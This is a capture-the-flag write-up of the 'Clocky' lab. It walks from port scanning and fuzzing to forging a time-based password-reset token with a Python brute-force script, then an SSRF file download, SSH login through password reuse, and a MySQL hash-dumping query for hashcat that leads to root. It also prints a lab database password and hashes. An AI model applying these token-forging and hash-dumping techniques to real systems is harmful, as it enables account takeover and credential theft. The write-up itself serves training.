# Clocky



## IP Enumeration

### Nmap Scan

```
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 61
80/tcp   open  http       syn-ack ttl 61
8000/tcp open  http-alt   syn-ack ttl 61
8080/tcp open  http-proxy syn-ack ttl 61
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 65:fb:44:ce:4b:d7:a9:a1:b3:ec:6a:98:e6:dd:14:bc (RSA)
|   256 5f:47:05:90:8a:7b:63:28:a9:a1:b9:c7:dd:9b:bf:b3 (ECDSA)
|_  256 e9:53:4d:c8:97:cc:8b:b6:85:27:99:dc:d6:eb:41:87 (ED25519)

80/tcp   open  http    Apache httpd 2.4.41
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.41 (Ubuntu)

8000/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: 403 Forbidden
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-robots.txt: 3 disallowed entries
|_/*.sql$ /*.zip$ /*.bak$

8080/tcp open  http    Werkzeug httpd 2.2.3 (Python 3.8.10)
|_http-title: Clocky
|_http-server-header: Werkzeug/2.2.3 Python/3.8.10
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 4 hops
Service Info: Host: ip-10-10-165-182.eu-west-1.compute.internal; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1 SSH port, 3 HTTP port


- Check if password enumeration is enabled for SSH port
- Check for subdirectories and vhosts for HTTP ports
- Check the robots.txt file for website on port 8000 (it mentioned some disallowed entries)

## SSH (22)

```
└─$ ssh root@clocky.thm
The authenticity of host 'clocky.thm (10.10.165.182)' can't be established.
ED25519 key fingerprint is SHA256:cSFA7XwyqyS8JrMu3JVM2PXNReroGSbij7tqitiZcXI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'clocky.thm' (ED25519) to the list of known hosts.
root@clocky.thm's password:
```

- Password authentication is allowed → password reuse to be checked

## HTTP (80)




The main webpage throws 403. We see the webserver use, the version and the OS used: *Apache/2.4.41 Ubuntu*

### Subdirectories

```
# no result
```

### Vhosts

```
# no result
```


## HTTP (8000)


This also shows the 403 Forbidden page. We see the webserver used, the version and the OS used: *nginx/1.18.0 Ubuntu*

### Subdirectories

```
[Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 417ms]
```

```
robots.txt              [Status: 200, Size: 115, Words: 7, Lines: 7, Duration: 415ms]
```




This means I have to add these extensions and check for them

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Clocky]
└─$ ffuf -u http://clocky.thm:8000/FUZZ -w /usr/share/wordlists/dirb/common.txt -e .sql,.zip,.bak

                        [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 419ms]
index.zip               [Status: 200, Size: 1922, Words: 6, Lines: 11, Duration: 417ms]
robots.txt              [Status: 200, Size: 115, Words: 7, Lines: 7, Duration: 418ms]
```

Visiting the index.zip subdirectory, it downloads a zip.


```
└─$ ls
index.zip

└─$ unzip index.zip
Archive:  index.zip
  inflating: app.py
 extracting: flag2.txt

└─$ ls
app.py  flag2.txt  index.zip
```

### Vhosts

```
# no result
```


The app.py contains the source code of the website running on port 8080.

## HTTP (8080)





Some of the subdirectories from the code:

administrator





forgot_password




password_reset → It requires GET method

If a username is entered in the forgot_password:




A reset link is sent to the email of the user.

```
# Done (16/05-2023, jane)
@app.route("/administrator", methods=["GET", "POST"])
```

We get one username as jane

```
if request.args.get("TEMPORARY"):
        # Not done (11/05-2023, clarice)
        # user_provided_token = request.args.get("TEMPORARY")
```

One more: clarice

```
connection = pymysql.connect(host="localhost",
                             user="clocky_user",
                             password=db,
```

```
                    db="clocky",
                    cursorclass=pymysql.cursors.DictCursor)
```

And a third user: clocky_user

## Analyzing the code

```
@app.route("/forgot_password", methods=["GET", "POST"])
def forgot_password():
    if session.get("logged_in"):
        return render_template("admin.html")

    else:
        if request.method == "GET":
            return render_template("forgot_password.html")
        if request.method == "POST":
            username = request.form["username"]
            username = username.lower()

        try:
            with connection.cursor() as cursor:

                sql = "SELECT username FROM users WHERE username = %s"
                cursor.execute(sql, (username))

                if cursor.fetchone():
                    value = datetime.datetime.now()
                    lnk = str(value)[:-4] + " . " + username.upper()
                    lnk = hashlib.sha1(lnk.encode("utf-8")).hexdigest()
                    sql = "UPDATE reset_token SET token=%s WHERE username = %s"
                    cursor.execute(sql, (lnk, username))
                    connection.commit()

        except:
            pass
```

The forgot_password feature , when a POST request is made and if the user exists, then a link will be made. For this, the current time is concatenated with username (Uppercase) and then it is hashed using SHA1, and then this link is sent to the user.

This can be recreated but the exact time need to be known.

```
value = str(datetime.datetime.now())
value = str(value)
Output: 2025-06-11 19:39:53.998364

value = str(datetime.datetime.now())
value = str(value)[:-4]
Output: 2025-06-11 19:39:53.99
```

This is the difference. And since hashing is done, even a single character difference will change the hash.

- Send and generate the reset_token at the same time.
- Find how to use the reset_token

The token will be used with the password_reset feature as it requires a parameter

```
@app.route("/password_reset", methods=["GET"])
def password_reset():
```

```
    if request.method == "GET":
        # Need to agree on the actual parameter here (12/05-2023, jane)
        if request.args.get("TEMPORARY"):
            # Not done (11/05-2023, clarice)
            # user_provided_token = request.args.get("TEMPORARY")
```


I have to figure out the parameter to be used.

```
└─$ arjun -u http://clocky.thm:8080/password_reset
    _
   /_| _ '
  (  |/ /(//) v2.2.7
     _/

[*] Scanning 0/1: http://clocky.thm:8080/password_reset
[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[*] Logicforcing the URL endpoint
[✓] parameter detected: token, based on: body length
[+] Parameters found: token
```

Using arjun, I found the parameter as 'token'. We can also use Ffuf or wfuzz.

Now, I only have to simultaneously send and craft the reset_token.


## Crafting the reset_token





Using Caido, I sent a reset request. We get the time here. But to craft the exact token, we have to know the time up to 2 digits in milliseconds. So I generated all the hashes within 100ms.

```
from hashlib import sha1


time_of_req = "2025-06-12 14:03:32."
username = " . administrator"

for i in range(100):
    tmp = str(i)
    if i < 10:
        tmp = "0" + tmp
    lnk = time_of_req + tmp + username.upper()
    lnk = sha1(lnk.encode("utf-8")).hexdigest()
    print(lnk)
```

Then I used Caido to automate the requests.




With this I get the access to the password reset page and then I reset the password and login as administrator




# Getting reverse shell


With the download feature, we can download files. I initially thought that it will download the file on the server so I hosted a webserver on my machine and tried to download PHP reverse shell (this will not work if what I thought was true as the website is written in Python) and it downloaded it on my machine.


The hint says “Any internal service which otherwise is restricted?” There are two other web ports, 80 and 8000 which are restricted to us. So I guess with this download feature, I may be able to download there source code.


```
from dotenv import load_dotenv
import os, pymysql.cursors, datetime, base64, requests


# Execute "database.sql" before using this
load_dotenv()
db = os.environ.get('db')

```

There is a database.sql mentioned in the code. I will try to download this database

I used the hacktricks URL Format Bypass and added `http://clocky` and `http://clocky.thm` and I got 2 responses with `Internal dev storage`




We see a password in the database. I will be trying password reuse with the 3 username I found.

This worked with Clarice.

```
──$ ssh clarice@clocky.thm
clarice@clocky.thm's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)
```

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Thu 12 Jun 2025 02:52:10 PM UTC

  System load:  0.01              Processes:             106
  Usage of /:   53.7% of 8.02GB   Users logged in:       0
  Memory usage: 68%               IPv4 address for eth0: 10.10.121.136
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

clarice@ip-10-10-121-136:~$
```

# Privilege Escalation


```
clarice@ip-10-10-121-136:~/app$ ls -la
total 36
drwxrwxr-x 4 clarice clarice 4096 Oct 25  2023 .
drwxr-xr-x 8 clarice clarice 4096 Oct 25  2023 ..
-rw-rw-r-- 1 clarice clarice 7361 Oct 25  2023 app.py
-rw-rw-r-- 1 clarice clarice   20 May 21  2023 .env
-rw-rw-r-- 1 clarice clarice  361 Feb 26  2023 index.html
drwxrwxr-x 2 clarice clarice 4096 Oct 25  2023 __pycache__
-rw-rw-r-- 1 clarice clarice   36 Oct 25  2023 sec.py
drwxrwxr-x 2 clarice clarice 4096 May 18  2023 templates
clarice@ip-10-10-121-136:~/app$ cat .env
db=seG3mY4F3tKCJ1Yj
```

I found the database password in the .env file.

```
mysql> select User from user;
+------------------+
| User             |
+------------------+
| clocky_user      |
| dev              |
| clocky_user      |
| debian-sys-maint |
```

```
| dev              |
| mysql.infoschema |
| mysql.session    |
| mysql.sys        |
| root             |
+------------------+
```

```
mysql> select User, authentication_string from user;
+------------------+-------------------------------------------------------------------------+
| User             | authentication_string                                                   |
+------------------+-------------------------------------------------------------------------+
| clocky_user      | $A$005$~g]5C]]hmVcZUf8oIT96B7VRZhQibsUhSe5eKbHm4Lq1ks8pzxDkNM9 |
/xuiN2%#pIV5@8=o1xaxXD13/Mh0rIloe/WqcmmaBDMF6r7wjvFGgoTSaB |
| clocky_user      | $A$005$cg▒|\>B^:
                          yCR0kSV+XwNDxm2lDD5W3J9551gjlVmOZ9Z9hH2SzaiIxm2VkL. |
| debian-sys-maint | $A$005$Ebh3▒N5a#f6HM?xF*uSqjNbbUYGitDq/yFLM8LbauDh83QtraQaETy6nZWtWc2 |
| dev              | $A$005$
8w|Q!N]rZX!mZ\?ok/WxQEdeRLNgqXpWEf4sJonZecawFUizD8FokeI5F. |
| mysql.infoschema | $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED |
| mysql.session    | $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED |
| mysql.sys        | $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED |
| root             |                                                                         |
+------------------+-------------------------------------------------------------------------+
```




The hashes in the database is done using MySQL SHA256Crypt

```
└─$ hashcat --help | grep -i mysql
  7401 | MySQL $A$ (sha256crypt)                      | Database Server
 11200 | MySQL CRAM (SHA1)                            | Database Server
   200 | MySQL323                                     | Database Server
   300 | MySQL4.1/MySQL5                              | Database Server
```

```
mysql> SELECT user, CONCAT('$mysql',LEFT(authentication_string,6),'*',INSERT(HEX(SUBSTR(authentication_string,
8)),41,0,'*')) AS hash FROM user WHERE plugin = 'caching_sha2_password' AND authentication_string NOT LIKE '%IN
VALIDSALTANDPASSWORD%';
+------------------+-----------------------------------------------------------------------------------------------
----------------------------------------+
| user             | hash                                                                                          |
+------------------+-----------------------------------------------------------------------------------------------
----------------------------------------+
| clocky_user      | $mysql$A$005*077E1B6B675D350F435D5D1C686D12566C08635A*5566386F495439364237565
25A685169627355685365356 54B62486D344C71316B7338707A78446B4E4D39 |
| dev              | $mysql$A$005*0D172F787569054E3225230670495635403 83D17*6F3178617858443133 2F4D68307
26C6C6F652F5771636D6D6142444D46367237776A764647676F54536142 |
| clocky_user      | $mysql$A$005*63671A7C5C3E425E3A0C794352306B531456162B*58774E44786D326C4444355
7334A39353531676A6C566D4F5A395A39684832537A61696C786D32566B4C2E |
| debian-sys-maint | $mysql$A$005*456268331A4E3561236636480E4D3F78462A7553*716A4E6262555947697444
712F79464C4D384C626175446838335174726151614554793 66E5A5774576332 |
| dev              | $mysql$A$005*1C160A38777C5121134E5D725A58216D5A1D5C3F*6F6B2F577851456465524C4E6771
587057456634734A6F6E5A656361774655697A4438466F6B654935462E |
+------------------+-----------------------------------------------------------------------------------------------
----------------------------------------+
```

I copied this MySQL query from another writeup cause I don't understand how the hash provided will be useful. This query gives the hash in a way which we can directly feed to hashcat and it will crack it.

The MySQL version used in the challenge is 8.0, which uses the caching_sha2_password. For dumping the hashes in this case, the above query is used.

The password obtained, I tried to login as root and it worked.

```
clarice@ip-10-10-222-206:~$ su root
Password:
